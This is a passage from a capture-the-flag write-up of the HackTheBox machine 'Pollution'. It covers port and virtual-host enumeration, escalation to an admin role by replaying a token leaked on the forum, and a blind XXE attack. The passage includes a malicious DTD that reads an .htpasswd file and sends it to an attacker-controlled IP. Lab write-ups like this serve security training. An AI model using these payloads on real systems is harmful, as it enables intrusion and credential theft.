HackTheBox - Pollution (Hard)

https://app.hackthebox.com/machines/Pollution

Table of content

Enumeration


Nmap scan

```
# Nmap 7.93 scan initiated Sat May 20 12:30:01 2023 as: nmap -A -p- -oN nmapResults.tx
t -d 10.129.228.126
--------------- Timing report ---------------
  hostgroups: min 1, max 100000
  rtt-timeouts: init 1000, min 100, max 10000
  max-scan-delay: TCP 1000, UDP 1000, SCTP 1000
  parallelism: min 0, max 0
  max-retries: 10, host-timeout: 0
  min-rate: 0, max-rate: 0
---------------------------------------------
Nmap scan report for 10.129.228.126
Host is up, received syn-ack (0.044s latency).
Scanned at 2023-05-20 12:30:01 EDT for 29s
Not shown: 65532 closed tcp ports (conn-refused)
PORT     STATE SERVICE REASON  VERSION
22/tcp   open  ssh     syn-ack OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 db1d5c65729bc64330a52ba0f01ad5fc (RSA)
|   256 4f7956c5bf20f9f14b9238edcefaac78 (ECDSA)
|_  256 df47554f4ad178a89dcdf8a02fc0fca9 (ED25519)
80/tcp   open  http    syn-ack Apache httpd 2.4.54 ((Debian))
|_http-server-header: Apache/2.4.54 (Debian)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Home
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
```

```
6379/tcp open  redis   syn-ack Redis key-value store
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read from /usr/bin/../share/nmap: nmap-service-probes nmap-services.
Service detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
# Nmap done at Sat May 20 12:30:30 2023 -- 1 IP address (1 host up) scanned in 28.52 s
econds
```

Web enumeration

Let’s see what we can find on port 80 :



ABOUT US

We work with top brands and startups

- TOP NOTCH
- ROBUST
- RELIABLE
- UP-TO-DATE

Collect is a recycling, agriculture and technology company

Our services guarantee a garden and environmental hygiene to the contractor

If you want to get in touch, use Contact Us on our website.

We are in the process of creating an API that monitors pollution and deforestation in some popular environments in a given region. If you are interested in using this API, please register on our website.

INITIAL WORK

Proin euismod sem ut diam ultricies, ut faucibus velit ultricies. Nam eu turpis quam. Duis ac condimentum eros.

MASTER PLANNING

Proin euismod sem ut diam ultricies, ut faucibus velit ultricies. Nam eu turpis quam. Duis ac condimentum eros.

SMOOTH EXECUTION

Proin euismod sem ut diam ultricies, ut faucibus velit ultricies. Nam eu turpis quam. Duis ac condimentum eros.

SUBSCRIBE NEWSLETTERS



Don't miss this chance!


Vivamus suscipit blandit nibh, in cursus mi. Proin vel blandit metus, et auctor elit. Vivamus tincidunt tristique convallis. Ut nec odio vel arcu euismod semper nec ac sem.


OUR PROJECTS

Some of our latest projects







There is 4 useful informations here :

- We have the domaine name **collect.htb**
- We can register
- We can login

- They are working on a **API**, we will try to exploit it later

Let's add **collect.htb** to our **/etc/hosts** file :

```
┌──(kali㉿kali)-[~/…/HTB/CTF/Hard/Pollution]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.129.228.126  collect.htb
```

We can try to fuzz virtual hosts with **Gobuster** :


```
┌──(kali㉿kali)-[~/…/HTB/CTF/Hard/Pollution]
└─$ gobuster vhost -u http://collect.htb/ -w /usr/share/wordlists/seclists/Discovery/D
NS/subdomains-top1million-110000.txt --append-domain
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://collect.htb/
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:        /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1millio
n-110000.txt
[+] User Agent:      gobuster/3.5
[+] Timeout:         10s
[+] Append Domain:   true
===============================================================
2023/05/20 13:08:58 Starting gobuster in VHOST enumeration mode
===============================================================
Found: forum.collect.htb Status: 200 [Size: 14098]
Found: developers.collect.htb Status: 401 [Size: 469]
Progress: 114430 / 114442 (99.99%)
===============================================================
2023/05/20 13:17:55 Finished
===============================================================
```

We found two virtual hosts. The subdomain **developers.collect.htb** seems to be protected by a basic HTTP authentication, but **forum.collect.htb** is accessible. So, let's add them to our **/etc/hosts** :

```
┌──(kali㉿kali)-[~/…/HTB/CTF/Hard/Pollution]
└─$ cat /etc/hosts
127.0.0.1       localhost
```


```
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.129.228.126  collect.htb     forum.collect.htb       developers.collect.htb
```

Now, let's see what's on **forum.collect.htb** :




This is a forum powered by **MyBB**. Fortunately, the installed version of **MyBB** is not vulnerable. By going on **Collect Forum**, we can find different threads. Also, we can note the thread authors to create a wordlist of users that could be useful later.

The **Pollution API** is mentioned 3 times. There is one thread that can be useful for an attacker : **I had problems with the Pollution API**.



In this thread, the user **victor** shared his **proxy request history**. To download it, we need to be logged in. We can simply create an account by going to **http://forum.collect.htb/member.php** like so :



After registering, we can download the file. Here is the list of requests made by **victor** :

- (GET) https://storyset.com/for-figma ← Out of scope
- **(POST) http://collect.htb/set/role/admin**

- (GET) http://detectportal.firefox.com/canonical.html ← Out of scope
- (POST) http://127.0.0.1:3000/auth/login
- (GET) http://collect.htb/
- (GET) http://forum.collect.htb/forumdisplay.php?fid=2
- (GET) http://forum.collect.htb/jscripts/jeditable/jeditable.min.js
- (GET) http://forum.collect.htb/jscripts/inline_edit.js?ver=1821
- (GET) http://forum.collect.htb/jscripts/rating.js?ver=1821

One interesting request here is the **POST** request sent to **http://collect.htb/set/role/admin**. Let's decode the **POST** data to see what was sent to the webserver :

```
┌──(kali㉿kali)-[~/…/CTF/Hard/Pollution/loot]
└─$ base64 -d request_post.txt > response_post.txt

┌──(kali㉿kali)-[~/…/CTF/Hard/Pollution/loot]
└─$ cat response_post.txt
POST /set/role/admin HTTP/1.1
Host: collect.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:104.0) Gecko/20100101 Firefo
x/104.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/
*;q=0.8
Accept-Language: pt-BR,pt;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=r8qne20hig1k3li6prgk91t33j
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 38

token=[HIDDEN]
```

This endpoint seems to set the **admin role** for the current user linked to the **PHPSESSID** cookie used in the request. We also have the token to do this now. First, we need to create an account on **http://collect.htb/register** :


After this, we can login. Now let's use **BurpSuite** to send a **POST** request to **http://collect.htb/set/role/admin** using the token we found :


Request

Pretty Raw Hex

```
1  POST /set/role/admin HTTP/1.1
2  Host: collect.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Connection: close
8  Cookie: PHPSESSID=bd807jkqtg4eg0ae57jmor56qm
9  Upgrade-Insecure-Requests: 1
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 40
12
13
14 token=ddac62a28254561001277727cb397baf
```

After sending this request, we can access **http://collect.htb/admin** :


COLLECT
ADMINISTRATION
HOME
LOGOUT
HELLO TEST, WELCOME TO THE ADMINISTRATION OF COLLECT
Administration



So now, we can register a new user to the **Pollution API**.

Exploitation

XXE Injection

When looking at the **POST** request sent to the **API** when registering a new user, we can see **XML data** being send. Maybe it is vulnerable to **XXE (XML External Entity) injections** ?

When sending this request :

```
POST /api HTTP/1.1
Host: collect.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-type: application/x-www-form-urlencoded
Content-Length: 172
Origin: http://collect.htb
Connection: close
Referer: http://collect.htb/admin
Cookie: PHPSESSID=bd807jkqtg4eg0ae57jmor56qm

manage_api=<?xml version="1.0"
encoding="UTF-8"?><root><method>POST</method><uri>/auth/register</uri><user><username>test</usern
ame><password>test</password></user></root>
```

We have this response from the webserver :

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Date: Sat, 20 May 2023 18:27:34 GMT
3  Server: Apache/2.4.54 (Debian)
4  Expires: Thu, 19 Nov 1981 08:52:00 GMT
5  Cache-Control: no-store, no-cache, must-revalidate
6  Pragma: no-cache
7  Connection: close
8  Content-Type: application/json
9  Content-Length: 15
10
11 {
     "Status":"Ok"
   }
```

Since any of the data send via XML is returned, we will need to exploit a **Blind XXE injection**. First, let's write a **malicious dtd file** on our attacking host :

```
┌──(kali㉿kali)-[~/…/CTF/Hard/Pollution/exploits]
└─$ cat exploit.dtd
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/var/www/developer
s/.htpasswd">
<!ENTITY % eval "<!ENTITY &#x25; exfiltrate SYSTEM 'http://10.10.16.17/?x=%file;'>">
%eval;
%exfiltrate;
```

This malicious file will make the target host send a request to our web server containing the content of **/var/www/developers/.htpasswd** file encoded in base64. Now let's run a simple web server using python :

```
┌──(kali㉿kali)-[~/…/CTF/Hard/Pollution/exploits]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Finally, let's exploit the **XXE injection** using **BurpSuite** :

```
POST /api HTTP/1.1
Host: collect.htb
